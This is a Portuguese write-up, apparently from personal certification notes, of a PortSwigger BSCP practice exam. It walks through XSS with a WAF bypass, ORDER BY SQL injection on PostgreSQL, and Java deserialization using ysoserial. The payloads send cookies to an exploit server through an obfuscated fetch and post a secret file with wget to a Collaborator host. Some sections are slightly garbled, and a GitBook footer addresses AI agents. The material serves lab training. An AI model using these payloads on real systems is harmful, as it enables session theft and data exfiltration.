> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md).
# Relato do Exame Prático 1 do BSCP
Anotações sobre o Relato do Exame Prático 1 do BSCP para os laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, testes de payloads, validação no Burp Suite e contexto de remediação.
## Estágio 1: Acesso inicial (Cross-Site Scripting - XSS)
Alvo: painel de pesquisa. Vetor: Injeção de JavaScript via DOM dentro de um objeto JSON.
#### 1. Análise do ponto de injeção
O termo de busca é refletido em uma variável JavaScript:
```javascript
var searchResultsObj = {"results":[],"searchTerm":"test"}
```
```javascript
"};alert(1);//
```
#### 2. Contorno do WAF e exfiltração
O uso direto de `document.cookie` aciona o WAF ("Termo de pesquisa potencialmente perigoso"). Para contornar isso, codificação hexadecimal/unicode ou `por` a função with é usada.
Payload de teste (contorno):
```javascript
"};alert(document['/x63/x6f/x6f/x6b/x69/x65']);//
"};alert(document['/u0063/u006f/u006f/u006b/u0069/u0065']);//
"};with(document)alert(cookie);//
```
Payload final (exfiltração via Collaborator):
* Usamos `eval(atob(...))` para ocultar o `fetch` request para nosso servidor de exploit.
{% code overflow="wrap" %}
```javascript
"};eval(atob('ZmV0Y2goJ2h0dHBzOi8vZXhwbG9pdC0wYWVjMDBmMjA0NWI1ZDUzODMwMDg3YWMwMWVlMDA3Zi5leHBsb2l0LXNlcnZlci5uZXQvbG9nP2M9Jytkb2N1bWVudC5jb29raWUp'));//
```
{% endcode %}
#### Estágio 2: Escalonamento de privilégios (injeção SQL)
O script redireciona a vítima para a URL maliciosa contendo o payload injetado:
```javascript
```
## Estágio 2: Escalonamento de privilégios (injeção SQL)
Vetor: Injeção SQL em `ORDER BY` parâmetro
#### 1. Identificação do banco de dados
O erro gerado por uma cadeia não fechada confirma uma possível injeção. Payloads baseados em tempo são testados para identificar o mecanismo:
* PostgreSQL (alvo): `DATE,pg_sleep(10)`
* Erro encontrado: `could not identify an ordering operator for type void`.
* Causa: `pg_sleep()` retorna `void`, que não pode ser classificado por `ORDER BY`.
#### 2. Extração de dados (baseada em erros)
Para extrair a senha do administrador, força-se um erro de conversão de tipo (Cast) para exibir os dados na mensagem de erro.

Payload : `DATE,(CASE WHEN (1=1) THEN (SELECT 'a' FROM pg_sleep(10)) ELSE 'a' END)`
Resultado: o erro revela a senha: `invalid input syntax for type integer: "b235d711d5858825"`
### Etapa 3: Acesso ao Sistema de Arquivos (Desserialização Java)
Objetivo: acessar o sistema de arquivos (exfiltração do `secreto` arquivo).
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d
```
{% endcode %}
#### 1. Análise do Cookie
Uma vez conectado como admin, observamos o `admin-prefs` cookie.
* Formato: URL codificada -> Base64 -> Gzip -> Objeto Java serializado.
#### 2. Exploração (Ysoserial)

A aplicação usa uma biblioteca vulnerável (CommonsCollections). Após testar as diferentes versões (1 a 8), a versão CommonsCollections6 é funcional.
#### Payload de exfiltração

Geramos um payload para enviar o conteúdo do `/home/carlos/secret` arquivo para nosso servidor Collaborator via uma requisição POST:
{% code overflow="wrap" %}
```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://xnoho8l20pznclvof0aaw7ysjjpad01p.oastify.com'
```
{% endcode %}
* Procedimento: Compactar o binário em Gzip -> Codificar em Base64 -> Substituir o valor em `admin-prefs` cookie.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.